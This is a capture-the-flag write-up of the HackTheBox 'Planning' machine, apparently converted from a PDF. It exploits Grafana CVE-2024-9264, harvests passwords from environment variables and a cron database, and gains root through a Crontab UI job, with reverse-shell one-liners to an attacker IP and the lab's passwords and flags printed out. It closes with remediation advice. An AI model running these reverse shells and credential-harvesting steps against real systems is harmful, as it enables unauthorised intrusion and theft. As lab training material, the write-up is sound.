


# Planning

## HackTheBox - Planning Machine Writeup

**Difficulty:** Easy  
**Platform:** Linux  
**IP Address:** 10.10.11.68  
**Starting Credentials:** admin / 0D5oT70Fq13EvB5r  
**Prepared By:** Darkace

## Overview

This machine involves exploiting a Grafana authentication bypass vulnerability (CVE-2024-9264) to gain initial access, followed by privilege escalation through credentials found in a backup script.



## Reconnaissance Phase

### Nmap Scan

```
nmap -sC -sV -A -oA nmap/planning 10.10.11.68
```

### Findings:

- **Port 22:** OpenSSH 9.6p1 Ubuntu

- **Port 80:** nginx 1.24.0 - Edukate Education Website

```
(darkace@darkace)-[~/HTB/Planning]
$ cat nmap/planning.nmap
# Nmap 7.95 scan initiated Thu Sep 18 07:04:15 2025 as: /usr/lib/nmap/nmap --privileged -sC -sV -A -oA nmap/planning 10.10.11.68
Nmap scan report for planning.htb (10.10.11.68)
Host is up (0.30s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   256 62:ff:f6:d4:57:88:05:ad:f4:d3:de:5b:9b:f8:50:f1 (ECDSA)
|_  256 4c:ce:7d:5c:fb:2d:a0:9e:9f:bd:f5:5c:5e:61:50:8a (ED25519)
80/tcp    open  http     nginx 1.24.0 (Ubuntu)
|_ http-title: Edukate - Online Education Website
|_ http-server-header: nginx/1.24.0 (Ubuntu)
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.14
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 199/tcp)
HOP RTT      ADDRESS
1   411.90 ms 10.10.16.1
2   411.96 ms planning.htb (10.10.11.68)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Sep 18 07:04:36 2025 -- 1 IP address (1 host up) scanned in 21.35 seconds
```

## Enumeration


### Subdomain Discovery

```
ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-
top100000.txt \
-u http://planning.htb/ \
-H "Host: FUZZ.planning.htb" \
-fw 6
```

#### Discovered:

- grafana.planning.htb (Status: 302)

```
(darkace@darkace)-[~/HTB/Planning]
$ ffuf -w /usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt -u http://planning.htb/ -H "Host: FUZZ.planning.htb" -fw 6
```



```
v2.1.0-dev

:: Method      : GET
:: URL         : http://planning.htb/
:: Wordlist    : FUZZ: /usr/share/wordlists/seclists/Discovery/DNS/bitquark-subdomains-top100000.txt
:: Header     : Host: FUZZ.planning.htb
:: Follow redirects : false
:: Calibration : false
:: Timeout     : 10
:: Threads    : 40
:: Matcher    : Response status: 200-299,301,302,307,401,403,405,500
:: Filter     : Response words: 6

grafana [Status: 302, Size: 29, Words: 2, Lines: 3, Duration: 416ms]
:: Progress: [100000/100000] :: Job [1/1] :: 193 req/sec :: Duration: [0:10:43] :: Errors: 0 ::
```

### Initial Access

# Grafana Exploitation (CVE-2024-9264)

Grafana version 11.0.0 vulnerable to authentication bypass.

## Exploit Command:

```
python3 CVE-2024-9264.py -u admin -p 0D5oT70Fq13EvB5r \
    -c 'bash -c "sh -i >& /dev/tcp/10.10.16.38/1337 0>&1"' \
    http://grafana.planning.htb/
```

## Listener:

```
nc -nlvp 1337
```

```
(darkace@darkace)-[~/HTB/Planning/CVE-2024-9264]
$ nc -nlvp 1337
listening on [any] 1337 ...
connect to [10.10.16.38] from (UNKNOWN) [10.10.11.68] 53436
sh: 0: can't access tty; job control turned off
```

## Shell Access

Obtained reverse shell as grafana user. Discovered credentials in environment variables:

```
GF_SECURITY_ADMIN_PASSWORD=RioTecRANDEntANT!
GF_SECURITY_ADMIN_USER=enzo
```

```
# env
GF_PATHS_HOME=/usr/share/grafana
HOSTNAME=7ce659d667d7
AWS_AUTH_EXTERNAL_ID=
SHLVL=1
HOME=/usr/share/grafana
OLDPWD=/home
AWS_AUTH_AssumeRoleEnabled=true
GF_PATHS_LOGS=/var/log/grafana
_=_ls
GF_PATHS_PROVISIONING=/etc/grafana/provisioning
GF_PATHS_PLUGINS=/var/lib/grafana/plugins
PATH=/usr/local/bin:/usr/share/grafana/bin:/usr/local/sbin:/usr/bin:/sbin:/bin
AWS_AUTH_AllowedAuthProviders=default,keys,credentials
GF_SECURITY_ADMIN_PASSWORD=RioTecRANDEntANT!
AWS_AUTH_SESSION_DURATION=15m
GF_SECURITY_ADMIN_USER=enzo
GF_PATHS_DATA=/var/lib/grafana
GF_PATHS_CONFIG=/etc/grafana/grafana.ini
AWS_CW_LIST_METRICS_PAGE_LIMIT=500
PWD=/home/grafana
```

## User Access

SSH with discovered credentials:

```
ssh enzo@10.10.11.68
```

## User Flag:

```
cat user.txt  
# 49c38b21eb0d280ec513318e40e223b7
```

```
(darkace@darkace)-[~/HTB/Planning]  
$ ssh enzo@10.10.11.68  
enzo@10.10.11.68's password:  
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.8.0-59-generic x86_64)  
  
* Documentation:  https://help.ubuntu.com  
* Management:    https://landscape.canonical.com  
* Support:       https://ubuntu.com/pro  
  
System information as of Thu Sep 18 11:43:35 AM UTC 2025  
  
System load:  0.69           Processes:            340  
Usage of /:   68.3% of 6.30GB Users logged in:        1  
Memory usage: 55%           IPv4 address for eth0: 10.10.11.68  
Swap usage:   5%  
  
⇒ There are 47 zombie processes.  
  
Expanded Security Maintenance for Applications is not enabled.  
  
102 updates can be applied immediately.  
77 of these updates are standard security updates.  
To see these additional updates run: apt list --upgradable  
  
1 additional security update can be applied with ESM Apps.  
Learn more about enabling ESM Apps service at https://ubuntu.com/esm  
  
The list of available updates is more than a week old.  
To check for new updates run: sudo apt update  
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings  
  
Last login: Thu Sep 18 11:43:36 2025 from 10.10.16.38  
enzo@planning:~$ ls  
linpeas.sh  user.txt  
enzo@planning:~$ cat user.txt  
49c38b21eb0d280ec513318e40e223b7
```

# Privilege Escalation

## Service Enumeration

```
ss -tulnp  
netstat -tulnp
```

Discovered services on ports 8000 and 3000.

```
enzo@planning:~$ ss -tulnp
```

Netid	State	Recv-Q	Send-Q	Local Address:Port	Peer Address:Port	Process
udp	UNCONN	0	0	127.0.0.54:53	0.0.0.0:*	
udp	UNCONN	0	0	127.0.0.53%lo:53	0.0.0.0:*	
tcp	LISTEN	0	511	127.0.0.1:8000	0.0.0.0:*	
tcp	LISTEN	0	4096	127.0.0.1:3000	0.0.0.0:*	
tcp	LISTEN	0	4096	127.0.0.53%lo:53	0.0.0.0:*	
tcp	LISTEN	0	151	127.0.0.1:3306	0.0.0.0:*	
tcp	LISTEN	0	4096	127.0.0.1:44345	0.0.0.0:*	
tcp	LISTEN	0	4096	127.0.0.54:53	0.0.0.0:*	
tcp	LISTEN	0	70	127.0.0.1:33060	0.0.0.0:*	
tcp	LISTEN	0	511	0.0.0.0:80	0.0.0.0:*	
tcp	LISTEN	0	128	:::1:8000	:::1:*	users:(("ssh",pid=22011,fd=4))
tcp	LISTEN	0	4096	*:22	*:*	

```
enzo@planning:~$ netstat -tulnp
```

Active Internet connections (only servers)

Proto	Recv-Q	Send-Q	Local Address	Foreign Address	State	PID/Program name
tcp	0	0	127.0.0.1:8000	0.0.0.0:*	LISTEN	-
tcp	0	0	127.0.0.1:3000	0.0.0.0:*	LISTEN	-
tcp	0	0	127.0.0.53:53	0.0.0.0:*	LISTEN	-
tcp	0	0	127.0.0.1:3306	0.0.0.0:*	LISTEN	-
tcp	0	0	127.0.0.1:44345	0.0.0.0:*	LISTEN	-
tcp	0	0	127.0.0.54:53	0.0.0.0:*	LISTEN	-
tcp	0	0	127.0.0.1:33060	0.0.0.0:*	LISTEN	-
tcp	0	0	0.0.0.0:80	0.0.0.0:*	LISTEN	-
tcp6	0	0	:::1:8000	:::1:*	LISTEN	22011/ssh
tcp6	0	0	:::22	:::1:*	LISTEN	-
udp	0	0	127.0.0.54:53	0.0.0.0:*	LISTEN	-
udp	0	0	127.0.0.53:53	0.0.0.0:*	-	-

## File System Exploration

Found interesting files in `/opt/crontabs` :

```
cd /opt/crontabs
ls -la
```

```
enzo@planning:/opt/crontabs$ ls -la
total 16
drwxr-xr-x 2 root root 4096 Sep 18 11:36 .
drwxr-xr-x 4 root root 4096 Feb 28  2025 ..
-rw-r--r-- 1 root root 737 Sep 18 09:51 'backup Thu Sep 18 2025 09:51:29 GMT 0000 (Coordinated Universal Time).db'
-rw-r--r-- 1 root root 737 Sep 18 11:47 crontab.db
```

## Cron Job Analysis

```
cat crontab.db | jq .
```

### Critical Findings:

- Grafana backup job with password: `P4ssw0rdS0pRi0T3c`
- Cleanup job: `/root/scripts/cleanup.sh` (runs every minute)


```
enzo@planning:/opt/crontabs$ cat crontab.db | jq .
{
  "name": "Grafana backup",
  "command": "/usr/bin/docker save root_grafana -o /var/backups/grafana.tar.gz /usr/bin/gzip /var/backups/grafana.tar.gz zip -P P4ssw0rdS0pRi0T3c /var/backups/grafana.tar.gz.zip /var/backups/grafana.tar.gz.gz rm /var/backups/grafana.tar.gz",
  "schedule": "0daily",
  "stopped": false,
  "timestamp": "Fri Feb 28 2025 20:36:23 GMT+0000 (Coordinated Universal Time)",
  "logging": "false",
  "mailing": {},
  "created": 174874983276,
  "saved": false,
  "_id": "GT122PpoJNtRkg0u"
},
{
  "name": "Cleanup",
  "command": "/root/scripts/cleanup.sh",
  "schedule": "* * * * *",
  "stopped": false,
  "timestamp": "Sat Mar 01 2025 17:15:09 GMT+0000 (Coordinated Universal Time)",
  "logging": "false",
  "mailing": {},
  "created": 1748849309992,
  "saved": false,
  "_id": "gN15h01W1c9K7BYX"
```

## Tunneling

```
ssh -f -N -L 1338:localhost:8000 enzo@10.10.11.68
```

```
(darkace@darkace)-[~/HTB/Planning]
$ ssh -f -N -L 1338:localhost:8000 enzo@10.10.11.68
enzo@10.10.11.68's password:
```

when we visits the page:



localhost:1339

This site is asking you to sign in.

Username

Password

Cancel Sign in

We used the Credentials

root:P4ssw0rdS0pRi0T3c

Crontab UI Backups Fork me on Github

### Cronjobs

Environment Variables:

# Please set PATH, MAILTO, HOME... here

New Backup Import Export Get from crontab Save to crontab

Show 10 entries Search:

#	Name	Job	Time	Last Modified	
1.	Cleanup	/root/scripts/cleanup.sh	*****	7 months ago	Run now Edit Disable
2.	Grafana backup	/usr/bin/docker save root_grafana -o /var/backups/grafana.tar && /usr/bin/gzip /var/backups/grafana.tar && zip -P P4ssw0rdS0pRi0T3c /var/backups/grafana.tar.gz && rm /var/backups/grafana.tar.gz	@daily	7 months ago	Run now Edit Disable

Showing 1 to 2 of 2 entries

Previous 1 Next

## Root Access

So we added the revshell

```
bash -c "sh -i >& /dev/tcp/10.10.16.38/1337 0>&1"
```

```
└─$ nc -nlvp 1337
listening on [any] 1337 ...
connect to [10.10.16.38] from (UNKNOWN) [10.10.11.68] 39856
sh: 0: can't access tty; job control turned off
# ls
bin
bin.usr-is-merged
boot
cdrom
dev
etc
home
lib
lib64
lib.usr-is-merged
lost+found
media
mnt
opt
proc
root
run
sbin
sbin.usr-is-merged
srv
sys
tmp
usr
var
# cd /root
# ls
root.txt
scripts
# cat root.txt
465c3f2dc2e1e0c579e423244dcd6be7
```

## Root Flag:

```
cat /root/root.txt
# 465c3f2dc2e1e0c579e423244dcd6be7
```

“root-flag.png” could not be found.

## Attack Path Diagram

Error parsing Mermaid diagram!

Cannot read properties of null (reading 'getBoundingClientRect')

## Key Vulnerabilities

1. **CVE-2024-9264** - Grafana Authentication Bypass

2. **Hardcoded Credentials** in environment variables
3. **Sensitive Information** in cron configuration files
4. **Password Reuse** across different services

## Remediation Strategies

1. **Immediate Actions:**
  - Update Grafana to latest version
  - Rotate all exposed credentials
  - Remove hardcoded passwords from environment variables
2. **Access Control:**
  - Implement proper file permissions on /opt/crontabs
  - Restrict access to sensitive configuration files
  - Apply principle of least privilege
3. **Monitoring:**
  - Implement file integrity monitoring
  - Set up alerting for unauthorized access attempts
  - Regular security audits of cron jobs
4. **Secure Configuration:**
  - Avoid password storage in configuration files
  - Use secure credential management solutions
  - Regular vulnerability scanning

## Tools Used

- Nmap - Network scanning
- FFUF - Subdomain enumeration
- Netcat - Listener for reverse shells
- Python - Exploit development

## Lessons Learned

1. Always enumerate subdomains thoroughly
  2. Keep software updated to patch known vulnerabilities
  3. Avoid hardcoded credentials in configuration files
  4. Regular security audits of scheduled tasks
  5. Implement proper credential management practices
-



*This documentation is for educational purposes only. Always obtain proper authorization before conducting security testing.*